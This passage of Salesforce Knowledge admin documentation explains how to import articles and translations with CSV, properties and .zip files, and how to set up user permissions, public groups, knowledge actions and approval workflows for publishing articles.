0	Mejores Tratos de ordenadores		data/bestdeals/es.html			es
1	Free Shipping on Laptops and Desktops		data/freeship.html	Laptops+ Desktops	application+csp	en_US
0	Libérer Affranchissement sur Portables et Ordinateurs		data/freeship/fr.html			fr

isMaster Language	Title	summary__c	description__c	datacategorygroup .Products	Channels	Language
0	Liberte Franqueo en Laptops y Ordenadores		data/freeship/es.html			es

Example `articlestranslationsimport.csv` file:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara
Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and
Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

Specify your import parameters in a property file using key names and corresponding values.

SEE ALSO:

- Set Article Import Parameters
- Import Existing Information into Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Set Article Import Parameters

Specify import parameters in a property file using key names and corresponding values. For example, use the key `DateFormat` to specify that a date custom field appears in the `DateFormat=dd/MM/YYYY` format or specify the character encoding to be used for the import.

1. Create a file with required parameters, as described in this table.

Key	Description	Default Value
DateFormat	Format of the date to read in the .csv file	yyyy-MM-dd
DateTimeFormat	Format of the date and time to read in the .csv file	yyyy-MM-dd HH:mm:ss
CSVEncoding	Character encoding used to read the .csv file	ISO8859_15_FDIS
CSVSeparator	.csv file separator	,
RTAEncoding	Default encoding used for the HTML files (if not specified in the `charset` attribute from the HTML `meta` tag). Note: Salesforce does not support UTF-32 character encoding. We recommend using UTF-8. If you use specify UTF-16 character encoding, ensure that your HTML files specify the right byte-order mark.	ISO8859_15_FDIS

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To import articles:

- "Manage Salesforce Knowledge "

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

  AND

  "Read," "Create," "Edit," and "Delete" on the article type

Note: Specify only Java date formats. Make sure the date format is not misleading. For example, if you choose the format yyyy-M-d, a date entered as 2011111 can be interpreted as 2011-01-11 or 2011-11-01. Specify at least:

- Two digits for month and day format (MM, dd)
- Four digits for year format (yyyy)

If a date in the .csv file does not match the date format specified in the property file, the related article is not imported.

2. Save the file with the `.properties`.

Example: Example `offerarticlesimport.properties` property file:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
```

```
CSVSeparator=,
RTAEncoding=UTF-8
```

Create a .zip file and import into Salesforce Knowledge.

SEE ALSO:

- Create an Article .zip File for Import
- Import Existing Information into Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Create an Article .zip File for Import

To complete your article import, create a .zip file with your `.parameters`, `.csv`, and `.html` files, and upload them into Salesforce Knowledge.

1. Create a .zip file containing:
   - The .csv file.
   - The folder containing the .html files to import.
   - The folder containing the image files referenced in the .html files.
   - The .properties file.

   Important: The import .zip file must meet the following requirements:
   - There can only be one .csv file and one .properties file.
   - The .csv file and the .properties file must be in the root directory.
   - The compression process must preserve the folder and subfolder structure.
   - The .zip file name can't contain special characters.
   - The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB.
   - .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations.
   - .csv file rows can't exceed 400,000 characters.
   - .csv file cells can't exceed 32 KB.
   - Each article in the .csv file can't have more than 49 translations.
2. From Setup, enter *Import Articles* in the `Quick Find` box, then select **Import Articles**.
3. Select the appropriate **Article Type** for the imported articles.
4. To select the .zip file, click **Browse**, and then click **OK**.
5. If your import contains translations, select the `Contains translations?` checkbox.

   Note: If this checkbox is selected, your .csv file must contain the isMasterLanguage, Title, and Language columns. If this checkbox is not selected, your csv file can't contain the

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USER PERMISSIONS

To import articles:

- "Manage Salesforce Knowledge "

  AND

  "Manage Articles"

  AND

  "Manage Knowledge Article Import/Export"

  AND

  "Read," "Create," "Edit," and "Delete" on the article type

isMasterLanguage column but must contain the Title column. The Language column is optional for imports of articles without translations.

6. Click **Import Now**.

   When the import is complete, you receive an email with an attached log that provides details about the import.

Check on the status of your import, on the Article Imports page.

SEE ALSO:

- Article and Translation Import and Export Status
- Import Existing Information into Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Article and Translation Import and Export Status

Find the status of your article imports and exports on the Article Imports page in Setup.

To check the status of your imports and exports, from Setup, enter *Article Imports* in the Quick Find box, then select **Article Imports**. If you've enabled multiple languages for Salesforce Knowledge, you see two tables: one for article and translation imports and another for exports for translation.

Import information includes:

- Possible actions
- .Zip file names
- Who submitted it and when
- Status
- Started and completed dates
- Article types

Export information includes:

- Possible actions
- Zip file names
- Who submitted it and when
- Status
- Started and completed dates

Status descriptions are as follows:

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Status	Description	Possible Action
Pending	The import or export will start as soon as the previous pending import or export completes.	You can click **Cancel** to cancel the import or export.
Processing	The import or export is processing.	If you want to stop the process, or if the process has been stopped, call Salesforce Support. Salesforce may stop an import or

Status	Description	Possible Action
		export if a maintenance task has to be performed or the import or export exceeds one hour.
Stopping/Stopped	Salesforce Support is stopping or has already stopped the import or export.	Contact Salesforce Support to restart the import or export, or click **Cancel** to cancel an entry.
Aborted	The import or export has been canceled. The articles that already imported or exported successfully are available in Salesforce.	You can restart an import or export, click **Del** to delete an entry, or click **Email Log** to receive the completion email and check the details of your import or export.
Completed	The import or export is complete. Successfully imported articles are visible on the Article Management tab on the `Articles` subtab. Successfully imported translations are visible on the Article Management tab on the `Translations` subtab.	This status doesn't mean the import or export is successful. Click **Email Log** to see the log file attached to the completion email and check the details of your import or export. Click the exported .zip file name to save or open the file on your system.

SEE ALSO:

- Import Translated Articles
- Import Existing Information into Salesforce Knowledge
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Knowledge Article Access

Give your knowledge agents access to articles. Specify which agents in your company are Salesforce Knowledge users, those who can create, edit, archive, and delete articles. Create user profiles with the appropriate user permissions, and then assign users to these profiles.

By default all internal users can read articles. However some licenses like the Knowledge Only User licenses, require the "AllowViewKnowledge" permission on the user's profile. To give a user the "AllowViewKnowledge" permission on their profile, activate the permission on a cloned profile and assign the cloned profile to the user.

Note: To do more than read articles, agents need the Knowledge User license.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to the user's name or click **New** to create a user.
3. If you are creating a user, complete all the required fields.
4. Select the Knowledge User checkbox.
5. Click **Save**.

See

User permissions control access to different tasks Salesforce Knowledge. We recommend using permission sets or custom profiles to grant users the permissions they need. For example, you can create a permission set called "Article Manager" that includes the permissions to create, edit, publish, and assign articles.

Refer to this table for details on permissions associated with Salesforce Knowledge tasks.

Salesforce Knowledge Task	User Permissions Needed
To create article types:	"Manage Salesforce Knowledge" (This permission is on by default in the System Administrator profile.)
To manage article actions:	"Manage Salesforce Knowledge" This permission is on by default in the System Administrator profile.
To create articles from cases using the simple editor:	"Read" and "Create" on the article type
To create articles from cases using the standard editor:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Create" on the article type
To search articles from cases and attach articles to cases:	"Read" on the article type
To create articles from answers:	"Read" and "Create" on the article type

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USER PERMISSIONS

To create or edit users:
- "Manage Internal Users"

To create article types and article actions:
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

Salesforce Knowledge Task	User Permissions Needed
To search for and read articles from the Article or Knowledge tab:	"Read" on the article type
To create or edit articles from the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", and "Edit" on the article type
To edit draft articles from the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Edit" on the article type
To delete articles from the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Edit", and "Delete" on the article type AND A delete article action, set on the Article Actions Setup page.
To publish articles from the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on the article type AND A publish article action, set on Article Actions Setup page
To assign articles for the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Edit" on the article type
To edit published or archived articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", and "Edit" on the article type AND A publish or archive article action, set on the Article Actions Setup page

Salesforce Knowledge Task	User Permissions Needed
To archive articles from the Article Management tab:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on the article type AND An archive article action, set on the Article Actions Setup page
To submit articles for translation:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", and "Edit" on the article type AND A translate article action, set on the Article Actions Setup page
To delete translated articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Edit", and "Delete" on the article type AND A delete article action, set on the Article Actions Setup page
To publish translated articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on the article type AND A publish article action, set on the Article Actions Setup page
To edit translated articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", and "Edit" on the article type AND A translate article action, set on the Article Actions Setup page
To import articles:	"Manage Salesforce Knowledge" (This permission is on by default in the System Administrator profile.) AND "Manage Articles" AND

Salesforce Knowledge Task	User Permissions Needed
	"Manage Knowledge Article Import/Export" AND "Read", "Create", "Edit", and "Delete" on the article type
To import and export translated articles:	"Manage Salesforce Knowledge" (This permission is on by default in the System Administrator profile.) AND "Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Manage Knowledge Article Import/Export" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on the article type
To create data categories	"Manage Data Categories" permission. This permission is on by default in the System Administrator profile.

To enable agents to perform their specific tasks, create public groups for each role and assign only the necessary article actions to those groups.

Example: Your Salesforce Knowledge agents are a mixture of different levels of job experience and expertise in the products and services your company offers. These examples outline four basic types of users and some of the permissions they need to perform their jobs.

Scott: The Reader

Scott Jackson is relatively new to the company, so he's a basic agent of the knowledge base. Currently, he has read-only access to articles, so he can search and view articles. Readers don't author or publish, so he won't belong to a public group or need to submit articles for approval. He needs the following permissions to perform his job.

Scott	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Search articles from and attach articles to cases		✅			
Search for and read articles from the Articles tab		✅			

Amber: The Candidate

Amber Delaney is a candidate-level agent and can create and publish articles with statuses of either `Work in Progress` or `Not Validated`. If Amber works on an article with a different validation status, she must send it to a queue for approval before it's published.

Amber is part of the KCS Candidate public group and submits the articles she can't publish to the Publishing External queue. She needs the following permissions to perform her job duties.

Amber	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Search articles from and attach articles to cases		✓			
Search for and read articles from the Articles tab		✓			
Create or edit article from the Article Management tab	✓	✓	✓	✓	
Edit draft articles from the Article Management tab	✓	✓		✓	
Edit published or archived articles	✓	✓	✓	✓	

Anne: The Contributor

As a contributor, Anne Murphy is a more advanced Knowledge user. She understands the standards for articles in the organization and can create articles and publish articles with `Validated Internal` status. She can also work on articles authored by other users if they have either `Work in Progress` or `Not Validated` statuses, and can change them to `Validated Internal`. Since she doesn't have permission to publish articles to an external audience, she must submit those customer-facing articles to the Publishing External queue.

Note: Article approvers require the "Manage Articles" permission and at least the "Read" permission on the article type associated with articles they review. These permissions let them access the article in a draft state. Without these permissions, approvers can reassign but not approve articles.

Anne is a member of the Contributor public group and she needs the following permissions to perform her job duties.

	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Create articles from cases using the simple editor		✓	✓		
Create articles from cases using the standard editor	✓	✓	✓		
Search articles from and attach articles to cases		✓			
Create articles from answers		✓	✓		
Search for and read articles from the Articles tab		✓			

	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Create or edit article from the Article Management tab	✓	✓	✓	✓	
Edit draft articles from the Article Management tab	✓	✓		✓	
Delete articles (version or entire) from Article Management tab	✓	✓		✓	✓
Assign articles from Article Management tab	✓	✓		✓	
Edit published or archived articles	✓	✓	✓	✓	
Archive articles from the Article Management tab	✓	✓	✓	✓	✓

Pat: The Publisher

Pat Brown is Knowledge domain expert and is responsible for reviewing and publishing articles to an external audience. He is a member of the Publisher public group. Pat also belongs to the Publishing External queue. He needs the following permissions to perform his job duties.

	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Create articles from cases using the simple editor		✓	✓		
Create articles from cases using the standard editor	✓	✓	✓		
Search articles from and attach articles to cases		✓			
Create articles from answers		✓	✓		
Search for and read articles from the Articles tab		✓			
Create or edit article from the Article Management tab	✓	✓	✓	✓	
Edit draft articles from the Article Management tab	✓	✓		✓	
Delete articles (version or entire) from Article Management tab	✓	✓		✓	✓
Publish article from Article Management tab	✓	✓	✓	✓	✓

	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Assign articles from Article Management tab	✓	✓		✓	
Edit published or archived articles	✓	✓	✓	✓	
Archive articles from the Article Management tab	✓	✓	✓	✓	✓

How they all work together

Each user profile defines an agent's permission to perform different job duties and functions. To enable agents to perform these functions, you create public groups for each role and assign only the necessary article actions to that group. The criteria you create in the approval process defines which validation status can be automatically approved and published and which article must be approved and published by a domain expert.

For example, Anne, the Contributor, can create a `Validated External` article, but based on the article actions assigned to her public group, the approval process sends her article to Pat, the Publisher, to be published. Pat, as a Publisher, can publish his own articles without submitting them to a queue.

The following table lists the job functions that each role needs to perform on articles in the organization

Job Function	Reader	Candidate	Contributor	Publisher
Create and publish `Work in Progress`	No	Automatically approved and published	Automatically approved and published	Yes
Create and publish `Not Validated`	No	Automatically approved and published	Automatically approved and published	Yes
Create and publish `Validated Internal`	No	Needs approval	Automatically approved and published	Yes
Create and publish `Validated External`	No	Needs approval	Needs approval	Yes
Update and publish `Work in Progress`	No	No	Automatically approved and published	Yes
Update and publish `Not Validated`	No	No	Automatically approved and published	Yes
Update and publish `Validated Internal`	No	No	Automatically approved and published	Yes

Job Function	Reader	Candidate	Contributor	Publisher
Update and publish `Validated External`	No	No	Needs approval	Yes

SEE ALSO:

- Create Public Groups for Knowledge
- Create Knowledge Actions
- Assign Article Actions to Public Groups
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Create Public Groups for Knowledge

Salesforce Knowledge uses public groups as a way to assign users to specific tasks related to articles. When you assign article actions to a public group, you can grant users in that group the ability to do things like publish articles with a specified validation status. Public groups are also used in approval processes to manage the publishing workflow.

For example, when a member of the Candidate public group submits an article with the status `Work in Progress` for approval, it is automatically approved and published. If the same agent submits an article with `Validated Internal` status, it moves to the Publishing External queue to be reviewed before being published.

1. From Setup, enter *`Public Groups`* in the `Quick Find` box, then select **Public Groups**.
2. Click **New**, or click **Edit** next to the group you want to edit.
3. Enter the following information:

Field	Description
`Label`	The name used to refer to the group in any user interface pages.
`Group Name` (public groups only)	The unique name used by the API and managed packages.
`Grant Access Using Hierarchies` (public groups only)	Select **Grant Access Using Hierarchies** to allow automatic access to records using your role hierarchies. When selected, any records shared with users in this group are also shared with users higher in the hierarchy. Deselect **Grant Access Using Hierarchies** if you're creating a public group with All Internal Users as members, which optimizes performance for sharing records with groups.

EDITIONS

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USER PERMISSIONS

To create or edit a public group:

- "Manage Users"

To create or edit another user's personal group:

- "Manage Users"

	Note: If **Grant Access Using Hierarchies** is deselected, users that are higher in the role hierarchy don't receive automatic access. However, some users—such as those with the "View All" and "Modify All" object permissions and the "View All Data" and "Modify All Data" system permissions—can still access records they don't own.
`Search`	From the `Search` drop-down list, select the type of member to add. If you don't see the member you want to add, enter keywords in the search box and click **Find**. Note: For account owners to see child records owned by high-volume portal users, they must be members of any portal share groups with access to the portal users' data.
`Selected Members`	Select members from the Available Members box, and click **Add** to add them to the group.
`Selected Delegated Groups`	In this list, specify any delegated administration groups whose members can add or remove members from this public group. Select groups from the Available Delegated Groups box, and then click **Add**. This list appears only in public groups.

4. Click **Save**.

   Note: When you edit groups, sharing rules are automatically reevaluated to add or remove access as needed. If these changes affect too many records at once, a message appears warning that the sharing rules aren't automatically reevaluated, and you must manually recalculate them.

Now assign only the necessary actions to your groups so the selected members can perform their tasks while keeping the integrity of your knowledge base.

SEE ALSO:

- Create Knowledge Actions
- Assign Article Actions to Public Groups
- Knowledge Article Access
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Create Knowledge Actions

Knowledge actions are templates that link a workflow action to an article type. When knowledge actions are enabled, you can use them to link article types to specific workflow article actions, such as publishing. For example, if you want to have each FAQ published as a new version each time it completes the approval process, you can create a knowledge action that links the FAQ article type to the `Publish as New` action. Then, when you create an approval process for FAQs, select the new Knowledge Action.

Important: When you create the approval process, make sure to change the final approval action to `Unlock the record for editing` to let users publish the article.

1. From Setup, enter *`Knowledge Action`* in the `Quick Find` box, then select **Knowledge Action**.
2. Click **New Knowledge Action**.
3. Select the article type for the action. The workflow rules and approval process that you associate with the action must belong to the same article type.
4. Enter a unique name for the knowledge action.
5. Select the type of action you want to apply to the article type. For example, `Publish as New` publishes the article as a new version.
6. Enter a description.
7. Click **Save**.
   The Knowledge Action detail page appears showing you the rules and approval processes that use the knowledge action.
8. When you're ready to use the knowledge action in an approval or workflow process, click **Activate** on the Knowledge Action detail page.

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USER PERMISSIONS

To enable Salesforce Knowledge Actions:

- "Customize Application"

SEE ALSO:

- Assign Article Actions to Public Groups
- Create Public Groups for Knowledge
- Knowledge Article Access
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Assign Article Actions to Public Groups

Article actions allow agents to participate in the article publishing process. By default, all article actions are assigned to users with the "Manage Articles" user permission. Agents can complete an action as long as they have the correct article type permission. You can control article action access by assigning public groups to article actions and adding agents the relevant public groups. To further restrict actions like publishing, you can create approval processes that allow agents to publish only those articles that have specific validation statuses. For example, many contributors can write many articles but you can create an approval process so no articles are published until they are reviewed and validated by a qualified author.

Note: Although you can add any user to a public group, only agents with the "Manage Articles" user permission and the appropriate object permissions can perform article actions.

This table summarizes the article type permissions that are required for each article action.

Article Action	Create	Read	Edit	Delete
Publish Articles	✓	✓	✓	✓
Archive Articles	✓	✓	✓	✓
Delete Articles		✓	✓	✓
Edit Published and Archived Articles		✓	✓	
Submit Articles for Translation	✓	✓	✓	
Publish Translation	✓	✓	✓	✓
Edit Translation	✓	✓	✓	

1. From Setup, enter *Knowledge Article Actions* in the Quick Find box, then select **Knowledge Article Actions**.
2. Click **Edit**.
3. For the action you want to assign, select the appropriate radio button and choose a public group.
   If you don't modify an article action, all agents with the "Manage Articles" permission can perform that action.
4. Click **OK** and then click **Save**.

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USER PERMISSIONS

To create public groups and assign them to article actions:

- "Customize Application"
  AND
  "Manage Users"
  AND
  "Manage Salesforce Knowledge"

SEE ALSO:

- Create Public Groups for Knowledge
- Create Knowledge Actions
- Knowledge Article Access
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Define Validation Status Picklist Values

When the `Validation Status` field is enabled on the Knowledge Settings page, you can create picklist values that show the state of the article. For example, values could be `Validated`, `Not Validated`, or `Needs Review`.

Note: In Salesforce Classic, validation status picklist values aren't retained when you export articles for translation. Articles with picklist values can be imported, however, and their values are retained as long as the values exist in your organization.

1. From Salesforce Classic Setup, enter *`Validation Statuses`* in the `Quick Find` box, then select **Validation Statuses**.
2. On the picklist edit page, click **New** to add new values to the validation status field. You can also edit, delete, reorder, and replace picklist values.

   When you replace a picklist value, the system replaces it in all versions of the article, including any archived versions.
3. Add one or more picklist values (one per line) in the text area.
4. To set the value as the default for the picklist, be sure to select the `Default` checkbox.
5. Click **Save**.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

EDITIONS

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USER PERMISSIONS

To create or change validation status picklist values:

- "Customize Application"

Workflow and Approvals for Articles

Ensuring that the content in your articles is accurate and helpful is foundational to getting accurate information to those who need it most. Creating processes where Knowledge experts review, validate, and approve articles for publication is critical to creating a trustworthy knowledge base. Implementing approval processes with Salesforce Knowledge gives you additional control over the content and publication of your articles.

Creating workflow rules and approval processes lets your organization automate many of the tasks involved with managing its knowledge base. When implementing Salesforce Knowledge, you can create workflow rules and approval processes for some or all the article types used by your organization.

Workflow rules let you create email alerts, update fields, or send outbound API messages when an article meets certain criteria. For example, you could create a workflow rule that sends an email alert to the article owner when a new article is created from a case. Tasks are not supported by article type workflow.

Approval processes automate the approval of articles. When implemented with Salesforce Knowledge, approval processes give you additional control over the content of your articles and the process used to approve them. For example, you can create a process that requires legal and management teams to approve articles containing sensitive information.

Note: Tasks aren't available for article type workflow rules. For more information about creating workflow rules, see Set the Criteria for Your Workflow Rule on page 5206. For more information about creating an approval process, see Create an Approval Process with the Standard Wizard on page 5233.

1. From Setup, enter *Workflow Rules* in the Quick Find box, then select **Workflow Rules** to access the workflow rules list page.
2. On the workflow rules list page, click **New Rule**.
3. Select the article type from the Select object drop-down list.
4. Click **Next**.
5. Enter a rule name. Optionally, enter a description for the rule.
6. Select the evaluation criteria and choose how criteria are met.
7. Enter criteria for the rule.
8. Click **Save & Next**.
9. Click **Add Workflow Action**, select the type of action for the rule, and enter the information required by the action.
10. Click **Save**.
11. Optionally, add a time-dependent workflow action by clicking **Add Time Trigger**. Provide time trigger information and then click **Save**.
12. Click **Done**.
13. From Setup, enter *Approval Processes* in the Quick Find box, then select **Approval Processes**.
14. Choose the Approval Process Wizard.

    Two wizards are available to help you through the approval setup process. Choose the one that better meets your requirements. See Choose the Right Wizard to Create an Approval Process on page 5231.
15. Provide a name, unique name, and description for the process.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To view workflow rules and approval processes:
- "View Setup and Configuration"

To create or change workflow rules and approval processes:
- "Customize Application"

16. Specify criteria for entering the process.

    For example, you could specify that if the article is published on a public site it requires approval: `Visible on public site equals True`.

17. Specify approvers for the process.

    Let the submitter choose the approver manually. (default)
    Prompts the user to select the next approver.

    Automatically assign an approver using a standard or custom hierarchy field.
    Assigns the approval request to the user in the field displayed next to this option. You select this field when you configure the approval process.

    Automatically assign to a queue.
    Available only for objects that support queues. Assigns approval requests to a queue.

    Automatically assign to approver(s).
    Assigns the approval request to one or more specific users, specific queues, or users related to the submitted record. You can add up to 25 per step.

18. Select the email template that the process uses to notify approvers.

    When an approval process assigns an approval request to a user, Salesforce automatically sends the user an approval request email. The email contains a link to the approval page in Salesforce, where the agent can approve or reject the request and add comments.

19. Configure the approval request page layout.

    The approver approves or rejects the article from this page. You can add as many fields to this page as you think your agents need to reasonably assess an article's content. For example, you might choose to include information such as a summary of the article's content, the product discussed, and the author's name.

20. Specify which users are allowed to submit articles for approval.

    For example, for articles that require editing before approval, you could create a public group containing editors, and then specify that only members of that group can submit articles for approval.

21. Activate the approval process.

Example: When an approval process is associated with an article type, agents with the "Manage Articles" permission might see both the **Publish...** and **Submit for Approval** buttons from an article's detail page. Which buttons they see is determined by both permissions and article actions. These agents can publish an article without submitting it for approval. To limit this ability to certain users, assign the "Publish Articles" article action to a select group of users instead of giving it to all users with the "Manage Articles" permission. The ability to publish articles without prior approval is governed by an approval process that is specific to each user's public group.

Keep the following in mind when creating approval processes for article types.

- Adding an approval process to an article type lets your organization ensure that the required reviewers approve the article before it's published. When an approval process is enabled for an article's article type, the Approval History related list displays on the article details page.
- When creating an approval process, change the final approval action to "Unlock the record for editing" to allow agents to publish the article.
- Articles aren't published automatically at the end of an approval process. Agents must click **Publish...** to make the article available in the publishing channels.
- When an approval process is associated with an article type, agents with the "Manage Articles" permission might see both the **Publish...** and the **Submit for Approval** buttons on an article's detail page. (Which buttons they see is determined by both permissions and article actions). These agents can publish an article without submitting it for approval. To prevent this from affecting

many users, assign the "Publish Articles" article action to a limited group of users instead of giving it to all users with the "Manage Articles" permission. For more information, see Assign Article Actions to Public Groups on page 2951. You still need to make sure that the users with direct publishing capability know which articles need approval before publication.

- Article approvers require the "Manage Articles" permission and at least the "Read" permission on the article type associated with articles they review. These permissions let them access the article in a draft state. Without these permissions, approvers can reassign but not approve articles.
- Workflow rules and approval processes apply to the "Draft to Publication" portion of the article publishing cycle. Workflow rules aren't available for archiving. Approval processes aren't available for translation or archiving.

  Note: When an article is published from the edit page, the article is first saved and then published. Workflow rules apply to the saved draft article but not the published article.

- A user who only has read access to an article type can publish a draft article of that type if there is an approval process associated to the article type and the approval process is complete (all the approvers have approved) but the article has not been published.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Modify Default Category Group Assignments for Articles

Salesforce Knowledge uses data categories to classify articles. Data categories are organized in category group. After creating category groups, admins decide which groups to use for Salesforce Knowledge articles. For example, if your org uses both the Answers and Salesforce Knowledge, you might want one category group to be used by the answers community and two other category groups for articles. Answers and articles can use the same category group. Authors can assign up to eight data categories from one category group to an article so that users searching for articles can find and filter by category. By default, all the category groups you create are assigned to Salesforce Knowledge

1. From Setup, enter *Data Category Assignments* in the Quick Find box, then select **Data Category Assignments** under Knowledge.

   A list of all category groups appears.

2. Click **Edit** and move any category groups that you don't want available for articles from the Selected Category Groups list to the Available Category Groups list.

   Later, you can choose to make a hidden category group visible.

   Note: The order of category groups is not preserved from the edit page to the data category assignment page.

3. Click **Save**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To modify category groups assignments in Salesforce Knowledge:

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

You receive an email after the save process completes. Authors can now assign categories in the selected groups to articles on the Article Management tab. Authors can only access categories if the category group is active and the author's data category visibility settings provide access to the category.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Filter Articles with Data Category Mapping

Make suggested articles more relevant when solving cases. Map case fields to data categories to filter for articles assigned to those data categories. For example, cases with a field for which product they are about can be mapped to the data category of that product. Articles assigned that category or product, are filtered to the top of the suggested article list.

Important:

- Filtering articles based on case information is only supported in text and picklist fields.
- Filters are applied to Knowledge results after the case has been saved.
- Filters are applied after a Knowledge search and only to the articles returned in the search.
- Using Filters does not return a list of all articles that match the filter criteria. Instead, the filters are applied to the initial pool of article results returned.
- Results may be filtered after a search.
- A category group can only be used once in a data category mapping.
- Suggested articles are returned if `Suggest articles for cases considering case content` is enabled. When suggested articles is disabled, search uses data category mappings. Case subject fields are used when there are no data category mappings.

To implement data category mapping, select which case fields map to which data categories and set a default data category for cases that have no value for the mapped fields.

For information on data categories, see Data Categories in Salesforce.com on page 3023.

1. From Setup, enter *`Data Category Mappings`* in the `Quick Find` box, then select **Data Category Mappings**.
2. In the `Case Field` column, use the drop-down list to add a field.
3. In the `Data Category Group` column, use the drop-down list to map the information from the lookup field to a data category.
4. In the `Default Data Category` column, use the drop-down list to assign a data category when the field value does not match any categories from the category group.
5. Click **Add**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To map data category groups

- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

Support Articles in Multiple Languages

With multiple languages for Salesforce Knowledge, you can lower support costs by translating articles into the languages your audience prefers. After selecting your language settings, two translation methods are available: translating articles in-house using the editing tool in the knowledge base, or sending articles to a localization vendor. Different languages can use different methods. For example, you may want to export articles to a vendor for French translations, but assign articles to an internal Knowledge user for Spanish translations.

- Before you add languages to your knowledge base, decide for each language whether you want to translate articles directly in Salesforce or export articles to a translation vendor. Communicate your decision to the people involved in the translation process (authors, reviewers, translation managers, publishers).
- When adding a language to your knowledge base, keep in mind that it can't be deleted; however, you can hide a language by making it inactive. Deactivating a language means it no longer appears as a choice in the New Article dialog or the Submit for Translation dialog. Also, if articles are already published in the language, those articles are no longer visible to readers when the language is deactivated.
- You can only add languages supported by Salesforce to your knowledge base.
- To hide translated articles for a specific language, deactivate the language by unchecking `Active` on the Settings page.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

